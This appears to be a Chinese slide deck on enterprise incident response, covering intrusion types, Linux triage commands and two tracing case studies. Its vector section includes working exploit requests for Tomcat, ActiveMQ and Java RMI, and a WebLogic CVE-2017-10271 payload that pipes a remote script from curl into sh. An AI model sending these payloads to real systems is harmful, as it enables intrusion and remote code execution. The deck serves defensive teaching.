



企业应急响应和溯源 排查之道



瓦都剋

上海安识网络科技有限公司

byd@duoyinsu.com



企业应急事件分类

应用层安全
事件

主机层安全
事件

网络层安全
事件

数据层安全
事件




企业应急事件分类

应用层	主机层	网络层	数据层
数据篡改	挖矿	DDoS攻击	数据库信息泄 漏
挂马	对外DDoS	CC攻击	内部人员
webshell	勒索病毒	劫持	...

1.

应急事件处理流程

应急响应事件处理流程





应急响应处理流程-消除





服务器安全排查

- ✕ *webshell* 查找
- ✕ 木马、病毒、*Rootkit*查找和清理
- ✕ 恶意进程、网络连接和自启任务等清理



问题事件分析

- ✕ 溯源事件缘由
- ✕ 定位黑客攻击途径



应用系统安全漏洞排查

✕ 应用系统安全漏洞排查

- SQL注入
- 命令执行
- 文件操作
- 未授权访问
- 。 。 。



应急响应事件分类



分类:

未授权访问, Tomcat, ActiveMQ, Struts2, 爆破, Java RMI, Weblogic, MS17-010, 事件型等

未授权访问

```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Tue, 08 May 2018 07:19:24 GMT
Transfer-Encoding: chunked

{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1beta1",
    "/apis/apps.k8s.io",
    "/apis/apps.k8s.io/v1beta1",
    "/apis/authentication.k8s.io",
    "/apis/authentication.k8s.io/v1beta1",
    "/apis/authorization.k8s.io",
    "/apis/authorization.k8s.io/v1beta1",
    "/apis/certificates.k8s.io",
    "/apis/certificates.k8s.io/v1beta1",
    "/apis/core.k8s.io",
    "/apis/core.k8s.io/v1",
    "/apis/core.k8s.io/v1beta1",
```

- *redis*未授权访问
- *memcache*未授权访问
- *docker*未授权访问
- *k8s*未授权访问

Tomcat



```
PUT /test.jsp/ HTTP/1.1
Host: ip:port
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
```

```
test
```

- ✗ Tomcat PUT任意文件写入漏洞 (CVE-2017-12615)
- ✗ Tomcat弱口令部署war包
getshell

ActiveMQ

✗ ActiveMQ反序列化命令执行 (CVE-2015-5254)



攻击流程为：构造可执行命令的序列化对象 -> 作为一个消息，发送给目标61616端口 -> 访问web管理页面，读取消息，触发漏洞

下载jmet的jar文件

```
java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -s -Y "touch /tmp/activemq" -Yp ROME IP 61616
```

访问：<http://ip:8161/admin/browse.jsp?JMSDestination=event>看到这个队列中所有消息

点击查看这条消息即可触发命令执行

ActiveMQ

✗ ActiveMQ fileserver任意文件写入漏洞 (CVE-2016-3088)




```
MOVE /fileserver/text.txt HTTP/1.1
Destination: file:///etc/cron.d/root
Host: ip:8161
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 0
```

爆破



kernelzeroday/opparis – 2015-10-14-passwords.txt

Showing the top match Last indexed on 21 Sep 2016

44	1qaz2wsx
45	1qaz2wsx3edc
46	1qaz2wsx!QAZ@WSX
47	1qaz2xsw
48	1qaz#EDC5tgb
49	1qaz!QAZ
50	1qaz@WSX
51	1qazXSW@
52	1q@w#e\$r
53	225588
54	321

✗ SSH

✗ 3389

✗ 中间件

- Tomcat
- Weblogic
- ActiveMQ
- . . .

Struts2

地址:

http://

该链接不存在S2-005漏洞
该链接不存在S2-009漏洞
该链接不存在S2-016漏洞
该链接不存在S2-019漏洞
该链接不存在S2-032漏洞
该链接不存在S2-033漏洞
该链接不存在S2-037漏洞
该链接存在S2-045漏洞,地址:http://
该链接存在S2-046漏洞,地址:http://
该链接不存在Spring boot EL表达式漏洞
该链接不存在devMode Struts2漏洞
h检测完毕!

✗ Struts2命令执行

Java RMI

```
w2n1ck$ java -jar ./RMIexploit.jar 192.168.1.12 9999 http://45.11.11.11/ErrorBaseExec.jar "ifconfig"
```

```
-----  
eth0      Link encap:Ethernet  HWaddr 88:0d:06:17:89:77  
          inet addr:192.168.1.12 Bcast:192.168.1.255 Mask:255.255.254.0  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:500941374 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:270034141 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:155198898038 (144.5 GiB)  TX bytes:68721173094 (64.0 GiB)
```

```
eth1      Link encap:Ethernet  HWaddr 88:0d:06:17:89:78  
          inet addr:192.168.1.13 Bcast:192.168.1.255 Mask:255.255.252.0  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:60129682 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:67094870 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:18847636571 (17.5 GiB)  TX bytes:94888349375 (88.3 GiB)
```

```
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:53514063 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:53514063 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:90228086782 (85.5 GiB)  TX bytes:90228086782 (85.5 GiB)
```

✗ Java RMI命令执行

Weblogic

✗ Weblogic wls-wsat XMLDecoder反序列化漏洞 (CVE- 2017-10271)

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: IP:7001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 633

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>/bin/sh -c /usr/bin/curl -sL https://lnk0.com/VhscA1|sh</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```



应急响应快速排查步骤



检查进程及文件

- ✕ 快速查看进程信息，并获取进程文件位置
 - `top -c`
- ✕ 杀死进程
 - `kill -9 PID`
- ✕ 根据文件名特征查找
 - `grep -rni "shell.name" *`
- ✕ 根据文件大小特征查找
 - `find / -size 1223123c`
- ✕ 根据文件创建时间查找
 - `find / -mtime 1 -name *`
- ✕ 查看进程占用信息
 - `lsuf -p PID`
- ✕ 读取进程在内存中的信息
 - `cd /proc/PID`
 - `cat * | strings -n 5 | more`



检测网络

- ✕ 查看“PORT”端口的占用情况
 - `lsof -i : "PORT"`
- ✕ 查看不正常端口
 - `netstat -nap`
- ✕ 查看TCP连接
 - `netstat -an | grep tcp | awk '{print $5}'`
- ✕ 查看SYN连接
 - `netstat -an | grep SYN | awk '{print $5}' | awk -F: '{print $1}' | sort | uniq -c | sort -nr | more`



检查系统命令

- ✗ `ls -alt /bin/ | head -n 10`
- ✗ `ls -alt /usr/sbin/ | head -n 10`
- ✗ `ls -alt /usr/bin/ | head -n 10`



恶意病毒、文件

✕ Webshell查杀

- D盾_webshell查杀: www.d99net.net
- 河马: n.shellpub.com
- 自写脚本（根据情况，自加特征，强烈推荐）

✕ 使用杀毒软件

- ClamAV
- rkhunter



检查日志

✕ 系统日志

- `crontab`日志: `/var/log/cron`
- `secure`日志: `/var/log/secure`
- `lastlog`日志: `/var/log/lastlog`
- `bash`日志: `~/.bash_history`

✕ Web日志

- `access_log`
- `error_log`



注意事项

- ✗ 一定要查看系统命令是否被替换，否则所做的都是一切徒劳
- ✗ 若系统替换可用其他代替，如：*ps*使用*top*，*netstat*使用*ss*，*busybox*等
- ✗ *ls -n | grep delete* 查找已经删除但是还在使用的文件
- ✗ 留意下是否有SSH后门
- ✗ 注意是否存在隐藏进程
- ✗ 实在无法删除可使用*chattr +i*锁定相应计划任务文件
- ✗ 实在不行修改把*curl*，*wget*，*lynx* 文件全局重命名

事件型

案例一：根据日志快速定位源头

案例二：逐步排除法定位源头

案例一

✕ 事件缘由:

- 客户反馈服务器D盘里面的文件被删除了

✕ 前期准备工作:

- 端口扫描、黑盒漏扫、弱口令、是否存在命令执行相关漏洞等，未果，进入服务器排查

案例一

D盾webshell查杀

扫描位置	[全部站点]					开始扫描	
检测类型	全部文件	☒ 列出隐藏脚本	☐ 不显示低级别脚本(1级)	☐ 显示Zend加密	目录排除	选择目录...	
文件	级别	说明	大小	修改时间	验证值		
d:\website\wwwroot\enshell.aspx	5	多功能大马	73200	2018-02-03 18:30:09	640BC98E		

案例一

```
Please input the path to scan: C:\inetpub\logs\LogFiles
```

```
Begin Scan:C:\inetpub\logs\LogFiles
```

```
Malicious code
```

```
-----Scan Begin-----
```

```
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\w_xxx180203.log
```

```
Malicious code: ensshell.aspx
```

```
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\w_xxx180204.log
```

```
Malicious code: ensshell.aspx
```

```
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\w_xxx180207.log
```

```
Malicious code: ensshell.aspx
```

```
File Found!: C:\inetpub\logs\LogFiles\W3SVC1\w_xxx180209.log
```

```
Malicious code: ensshell.aspx
```

案例一

110.87.13.61 IP信息

IP地址	110.87.13.61
地理位置	中国,福建,厦门 (电信)
ASN	4134 (CHINANET-BACKBONE No.31,Jin-rong Street, CN)
微步情报	动态IP
社区用户情报	失陷主机(0) 爆破(0) 远控服务器(0) 添加用户情报

威胁情报

端口与服务

反查域名

数字证书

可视分析

社区情报

威胁情报检测

情报源	发现时间	情报类型
ThreatBook Labs	2017-10-19	僵尸网络
ThreatBook Labs	2017-10-19	垃圾邮件,僵尸网络
ThreatBook Labs	2016-06-21	动态IP

案例一

```
2018-02-06 01:50:06 110 G /api/... xists/ path=C:\WINDOWS\... 110.87.13.61 - 200 0 0 2504
2018-02-06 02:53:07 110 G /api/... /commandContent=C: 20020-o%20xmr.f2 jT4HLmzxM3ba
2018-02-06 04:04:59 110 G /api/... ckP xists/ path=C:\WINDOWS\SYSTEM32\lsass.exe 80 - 110.87.13.61 - 200 0 0 1031
2018-02-06 04:05:13 110 G /api/... /path=C:\WINDOWS\SYSTEM32\rdpclip.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:05:28 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:05:53 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:09:36 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 784
2018-02-06 04:09:40 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 40934
2018-02-06 04:09:40 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 464
2018-02-06 04:10:05 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:10:31 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2344
2018-02-06 04:12:51 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:13:36 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:16:34 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2654
2018-02-06 04:20:43 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:22:47 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:25:10 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:33:52 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:44:06 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:44:33 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2344
2018-02-06 04:54:05 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:54:16 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:56:06 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2814
2018-02-06 04:57:39 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 04:59:04 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2814
2018-02-06 05:00:11 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 05:02:10 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2654
2018-02-06 05:03:42 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 05:04:41 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 05:05:30 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 2504
2018-02-06 05:05:39 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 464
2018-02-06 05:06:16 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 464
2018-02-06 05:06:18 110 G /api/... /path=C:\WINDOWS\SYSTEM32\CCONhosts.exe 80 - 110.87.13.61 - 200 0 0 20214
```

案例二

✕ 事件缘由:

- 用户在客户的相关网站上注册的用户信息被其他网站拿到，泄漏了用户的详细信息。

✕ 初步结论:

1. 某业务系统存在越权等漏洞，可直接获取用户详细信息
2. 存在`webshell`恶意后门文件，连接数据库直接操作了数据
3. 内部系统存在漏洞或者内部人员泄漏了数据

案例二

项目名称: [REDACTED]

Domain: 全部 ◿ ◀◀◀ 此处可选择需要查看的域名

☐ +全部	时间	接收的内容	Request Headers	操作
☐ -折叠	2018-06-19 16:11:55	- location: http://x.b8b.com/... ?SESSIONID=BAAE4255AD329A56031620E9AF2E4BA8&resourceid=89665459ac7648d6a714651882526b8b&desk=false&ui_height=566 - operation: http://x.b8b.com/...	- HTTP_REFERER: [REDACTED] s/freerating/freeratinglist.jsp?SESSIONID=BAAE4255AD329A56031620E9AF2E4BA8&resourceid=89665459ac7648d6a714651882526b8b&desk=false&ui_height=566 - HTTP_USER_AGENT: Mozilla/5.0 (Windows NT 6.0; Win64; x64; rv:42.0) Gecko/20100101 Firefox/42.0	删除

排查全量业务系统，包括全量子域名、微信公众号、小程序、app、发现存在部分用户信息泄漏的漏洞，但与客户泄漏的数据不符

时间段: [] 至 [] 查询

免费评级

高级查询 刷新 标记 样式设置

姓名	职务	公司名称	联系电话	提交IP	提交时间	分组	操作	备注
----	----	------	------	------	------	----	----	----

01020701014


• opener:

• REMOTE_ADDR: [REDACTED]

1.82

IP ADDR: 上海 上海

案例二



✕ 排查全量业务系统，包括全量子
域名、微信公众号、小程序、
app、发现存在部分用户信息泄
漏的漏洞，但与客户泄漏的数据
不符

案例二

✕ 主机层排查：

- 登录阿里云，查看安骑士、*waf*等安全产品是否存在安全告警
——> 未发现
- 登录机器排查*webshell*恶意后门
——> 未发现
- 排查主机上账号、命令、计划任务、进程、网络连接等是否异常、
——> 未发现

案例二

✕ 用户信息数据流



案例二

✕ 阿里云RDS临时表

- 数据库SQL审计

✕ 内部CRM系统及其关联MySQL

- CRM自建一个账号

案例二

✕ 排查内部CRM系统:

- 是否存在越权漏洞，直接遍历从CRM中获取用户信息;
- 是否存在webshell恶意文件;

案例二

Load URL

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

HTTP Status 500 - Unable to compile class for JSP

type Exception report

message Unable to compile class for JSP

description The server encountered an internal error that prevented it from fulfilling this request.

exception

org.apache.jasper.JasperException: Unable to compile class for JSP

```
cat sh_crm.log | grep "ff80808164353c12016439ff7d563d82" | more  
cat sh_crm.log | grep "ff80808164353c12016439ff7d563d82" | more
```

```
javax.servlet.http.HttpServlet.service(HttpServlet.java:731)  
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)  
com.sxsihe.oxhide.ftile.UserRoleFilter.doFilter(UserRoleFilter.java:125)
```

✗ 越权漏洞

✗ 任意格式文件上传

✗ 访问日志

案例二

- 排查结论：
 - 不是通过请求单个用户ID获取用户信息泄漏的
 - 不是通过上传webshell泄漏的用户数据

案例二

```
cat sh_crm.log | grep "waitTransfer"
```

```
CustomerListForDKF2.jsp | awk '{print $1}' | sort | uniq -c | sort -nr
```

```
3939 192.168.8.128
```

```
3649 192.168.8.18
```

```
1879 192.168.8.210
```

```
1569 192.168.8.122
```

```
344 192.168.7.210
```

```
296 192.168.8.171
```

```
108 192.168.6.241
```

```
64 192.168.8.185
```

```
28 192.168.8.170
```

```
22 192.168.7.124
```

```
17 192.168.6.168
```

```
14 192.168.8.172
```

```
6 192.168.8.177
```

```
4 192.168.8.6
```

通过 *Post* 接口批量获取用户数据
泄漏的



Thanks!

Any questions?

byd@duoyinsu.com